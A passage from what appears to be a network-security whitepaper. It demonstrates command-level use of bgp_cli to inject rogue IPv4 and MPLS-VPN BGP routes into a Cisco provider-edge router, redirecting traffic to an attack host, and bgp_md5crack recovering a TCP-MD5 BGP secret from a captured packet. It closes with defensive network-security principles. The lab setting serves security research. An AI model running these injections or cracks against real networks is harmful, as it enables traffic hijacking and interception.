       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/29 is subnetted, 1 subnets
C       10.0.0.0 is directly connected, FastEthernet1/0/11
     192.168.1.0/32 is subnetted, 1 subnets
C       192.168.1.1 is directly connected, Loopback0
PE1_3750me#
```

bgp_cli is then used to inject IPv4 routing information:

```
greif@sleipnir ~/bgp_cli/trunk/src $ PYTHONPATH=./tcpmd5/ python bgp_cli.py
BGP_CLI v0.1.6 by Daniel Mende - dmende@ernw.de
BGP_CLI>
BGP_CLI> session 2 8
Session created
BGP_CLI> connect 10.0.0.1
Connected
Keepalive thread started
BGP_CLI> self.msg = bgp_update([], [bgp_path_attr_origin(0), bgp_path_attr_as_pa
th([bgp_as_path_segment(2, [2])]), bgp_path_attr_next_hop("10.0.0.2")], [bgp_nlr
i(24,"192.168.233.0")])
BGP_CLI> update
Update sent
BGP_CLI>
```

The first step is to set up a session in this example with the command ‘session 2 8’ which means we are using the autonomous system number 2 for our peer and a hold timer of 8 seconds. Once the session is created we can connect to the target host, which in this example is the host with the IP address 10.0.0.1. This is done by calling ‘connect 10.0.0.1’. If the bgp_cli is able to establish the connection, a background keep alive thread is started, which sends an BGP keep alive packet every hold time / 4 seconds. The next command assigns the BGP update packet to the local variable self.msg. With this command we can define, which routing information to publish to the connected host. In the example case we build up a RFC1771 IPv4 routing BGP update packet which says we are announcing the network 192.168.233.0/24 and traffic for this network should be forwarded to the IP address 10.0.0.2 which is our attack host. In the end we send the prepared update packet out by calling ‘update’.

After publishing the routing information, the router's routing table looks like this:

```
00:07:17: %BGP-5-ADJCHANGE: neighbor 10.0.0.2 Up
PE1_3750me#
PE1_3750me#
PE1_3750me#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/29 is subnetted, 1 subnets
C       10.0.0.0 is directly connected, FastEthernet1/0/11
B    192.168.233.0/24 [20/0] via 10.0.0.2, 00:00:07
     192.168.1.0/32 is subnetted, 1 subnets
C       192.168.1.1 is directly connected, Loopback0
PE1_3750me#
```

So we injected a route to the network 192.168.233.0/24 which, in this case, directs all matching traffic to our (attack) host.

7.1.1.2 Injection of MP-BGP route

The second example shows how to inject MPLS-VPN routing information (as described in RFC4364) into a MPLS Provider Edge router.

The peer again is a Cisco 3750ME with a MPLS-VPN virtual routing and forwarding table associated with the customer 'RED':

```
PE1_3750me#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

B    192.168.113.0/24 [200/0] via 192.168.1.2, 00:46:42
C    192.168.112.0/24 is directly connected, Vlan120
```

bgp_cli is then used to inject the MPLS-VPN routing information:

```
greif@sleipnir ~/bgp_cli/trunk/src $ PYTHONPATH=./tcpmd5/ python bgp_cli.py
BGP_CLI v0.1.6 by Daniel Mende - dmende@ernw.de
BGP_CLI>
BGP_CLI>
BGP_CLI> self.parameters = [bgp_capability_mp(1, 128), bgp_capability_mp(1, 1),
bgp_capability(bgp_capability.CAPABILITS_ROUTE_REFRESH_1), bgp_capability(bgp_ca
pability.CAPABILITS_ROUTE_REFRESH_2)]
BGP_CLI> session 1 8
Session created
BGP_CLI> connect 10.10.10.1
Connected
Keepalive thread started
BGP_CLI> self.msg = bgp_update([], [bgp_path_attr_origin(0), bgp_path_attr_as_pa
th([]), bgp_path_attr_multi_exit_disc(0), bgp_path_attr_local_pref(100), bgp_pat
h_attr_extended_communities([bgp_extended_community("two-octed", 0x00, 0x02, 100
, 0)]), bgp_path_attr_mp_reach_nlri("ipv4-mpls", "0:0:10.10.10.10", [], [bgp_mp_
rfc3107_nlri(120, "34", "100:0:192.168.113.111")])], [])
BGP_CLI> update
Update sent
BGP_CLI>
```

Before setting up the session we need to overwrite the default session parameters with our custom BGP capabilities. This is done by setting the self.parameters variable. Next the session is created with the command 'session 1 8' which says we are announcing AS 1 und use a hold timer of 8 seconds. Once the session is created we can connect to the target host, which in this example is the host with the IP address 10.10.10.1. This is done by calling 'connect 10.10.10.1'. If the bgp_cli is able to

establish the connection, a background keep alive thread is started, which sends an BGP keep alive packet every hold time / 4 seconds. The next command assigns the BGP update packet to the local variable self.msg. With this command we can define, which routing information to publish to the connected host. In the example case we build up a RFC4364 Multi-Protocol-BGP update packet, which says we are announcing the network 192.168.113.111/32 with the route distinguisher 100:0, which should be forwarded to the next hop 10.10.10.10. In the end we send the prepared update packet out by calling 'update'.

After publishing the routing information, the routers virtual routing and forwarding table for the customer 'RED' looks like this:

```
PE1_3750me#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     192.168.113.0/24 is variably subnetted, 2 subnets, 2 masks
B       192.168.113.0/24 [200/0] via 192.168.1.2, 00:01:30
B       192.168.113.111/32 [200/0] via 10.10.10.10, 00:00:00
C    192.168.112.0/24 is directly connected, Vlan120
```

One can see the new route for the host 192.168.113.111 pointing to our attack host (10.10.10.10).

7.2 bgp_md5crack

The bgp_md5crack tool is used for cracking a secret used for RFC2385 based packet signing and authentication. It is designed for offline cracking, means to work on a sniffed, correct signed packet. This packet can either be directly sniffed of the wire or be provided in a pcap file. The cracking can be done in two modes first with a dictionary attack, in this case an additional wordlist is needed, or second without a dictionary in real brute force mode. If the real brute force mode is chosen the tool can enumerate either alphanumeric characters, or the whole printable ASCII space.

7.2.1.1 An example secret crack

```
sleipnir trunk # ./bgp_md5crack -w wordlist.txt -f ../../bgp_md5_syn.pcap
bgp_md5crack version 0.1.4      by Daniel Mende - dmende@ernw.de
Found password 'SeCreT' for connection: 10.0.0.1 -> 10.0.0.3
after 3917116 tries in 11.84 sec
No more packages found
```

8 APPENDIX C: BUILDING BLOCKS OF NETWORK SEC. ("SEVEN SISTERS")

We regard the following security principles as the most important ones for overall network security:

- Access Control
- Isolation
- Restriction
- Encryption
- Hardening
- Secure Management
- Visibility

Some of those are outlined in more detail in the following sections.

8.1 Access control

The basic rationale of the "access control principle" is: "to protect assets situated within a complex overall system[10] the apparently most direct way is to keep the threats out of the system at all". On the network level this means that keeping threats (be them attackers, be them malware running on seemingly innocuous hosts, be them applications behaving inappropriately) out of the network is regarded as one of the most important approaches to contribute to the security of networks. Unfortunately in the past this has not been an easy task as the technology prevalent in most local networks, that is *Ethernet*, has not provided any mechanisms to implement access control. Subsequently many ISOs either applied a trust approach ("our employees are trusted anyway, we don't need additional controls when they access the network") or tried to address the threat by organizational security controls, e.g. policies stating: "do not connect [potentially untrusted] external parties to the corporate network". Both ways are regarded insufficient in the meantime. That's why a particular security control (802.1X) gained a lot of ground in many networks in the last years.

Here the overall approach is like: "if an entity desiring to connect to the network disposes of some credential [in most cases an X.509v3 certificate] it is regarded as trustworthy and can connect to the trusted parts of the network. If it doesn't, just connect it to some special part of the network [often called a 'guest VLAN']."

While we can observe an ongoing trend to handle "access control" on the network level via the control approach (instead of relying on trust) it should be noted that quite some (local) networks still rely on *trust*.

There's a number of particular technologies fulfilling partially the same ("access control") function on the network (Ethernet) level including:

- Port security
- Technologies to prevent stations from taking part in infrastructure protocol exchanges[11], like (Cisco) BPDU guard, DHCP Spoofing etc.

---

[10] *The building blocks listed here can not only be applied to computer networks but to most other types of complex systems as well, e.g. to buildings, production plants, large machines etc.*

[11] *Which then implements "access control to some [infrastructure] protocol domain", not the overall network.*

8.2 Isolation / segmentation

Here the basic rationale can be described like: "in case the threat has managed to get into the overall system, protect the assets by preventing the threat from reaching them".

In the network security space this is usually achieved by segmenting networks and either limiting visibility/ reachability between the segments (e.g. by limiting the propagation of routes concerning the to-be-protected segments or by using the particular attributes of certain types of addresses, for example so-called RFC 1918 space which should not be reachable from the Internet) or by filtering of network traffic at intersection points (which is covered in more detail in the next section).

Obviously the decision on trust or control plays a major role here given that many networks have "evolved over time" (and as a consequence can't be modified easily design-wise) and implementing intra-network controls usually comes at the price of potentially high operational effort/costs. Furthermore "the own network" is often regarded as trustworthy as a whole as it is "populated mainly by own employees" and managed with own resources/processes.

8.3 Filtering

This basic building block goes one step further than the previous basic principle, as the main approach now is: "assuming that the threat may potentially be able to reach the asset, we must protect the asset by limiting the network traffic originating from the threat and directed towards the asset".

Filtering is one of the most used and most widely deployed security controls on the network level; pretty much every network uses a *firewall* somewhere.

However it should be noted that filtering always induces operational overhead and in quite some environments mandates for additional components (increasing costs and overall complexity).

Weighing trust and control plays a less important role when filtering is applied as at least one of the parties involved is obviously regarded less trustworthy than others (if it wasn't, why should it's traffic be filtered then?).

8.4 Use of cryptographic techniques

While all the building blocks described so far predominantly act on the assumption that the assets are located somewhere within in the overall system and the (potentially moving) threat tries to reach them, the building block "Use of cryptographic techniques" expects some valuable data to be transmitted *across* the network.

An ISO's decision if this traffic should be cryptographically secured (be it encrypted, be it furnished with some integrity/authenticity ensuring property) may heavily depend on the perception of the trustworthiness of the environment where the traffic is passed. Additionally, using cryptographic capabilities not only induces costs and (potentially heavy) operational effort[12] but usually brings some "capacity penalty" as well (e.g. slower processing of data transfers compared to an unencrypted mode).

[12] *For example think of key management.*

Hence elements of trust and control usually play a vital role for an ISO's decision if traffic should be cryptographically secured or not. The above cited example (encrypt traffic transported across some provider's/carrier's network or not) gives an idea.

8.5 Secure management

The basic principle of "Secure Management" assumes that the operational processes to manage entities (components) within the network and their respective security aspects provide a substantial contribution as for the overall security of the network. "Secure Management" usually can be broken down to the following pieces:

- Restriction of source addresses authorized to perform management functions at all. This can either be achieved by applying the "isolation / segmentation" principle (e.g. when using a "Management VLAN") or by "filtering" (incoming traffic on devices-to-be-managed), or both.
- Use of (secure) protocols/techniques for management (e.g. SSH instead of Telnet, appropriate use of variants of the SNMP protocol etc.).
- Administrations of users, passwords and authorization levels for management access.
- Logging of management access (and potentially of performed actions as well) to ensure traceability.

Again, taking the "control approach" might induce heavy operational overhead (and even hinder recovery processed in case of failures and thereby decrease overall availability). That's why trust (e.g. the estimation how trustworthy the environment passed by management traffic is), once again, is an important element in an ISO's decision process.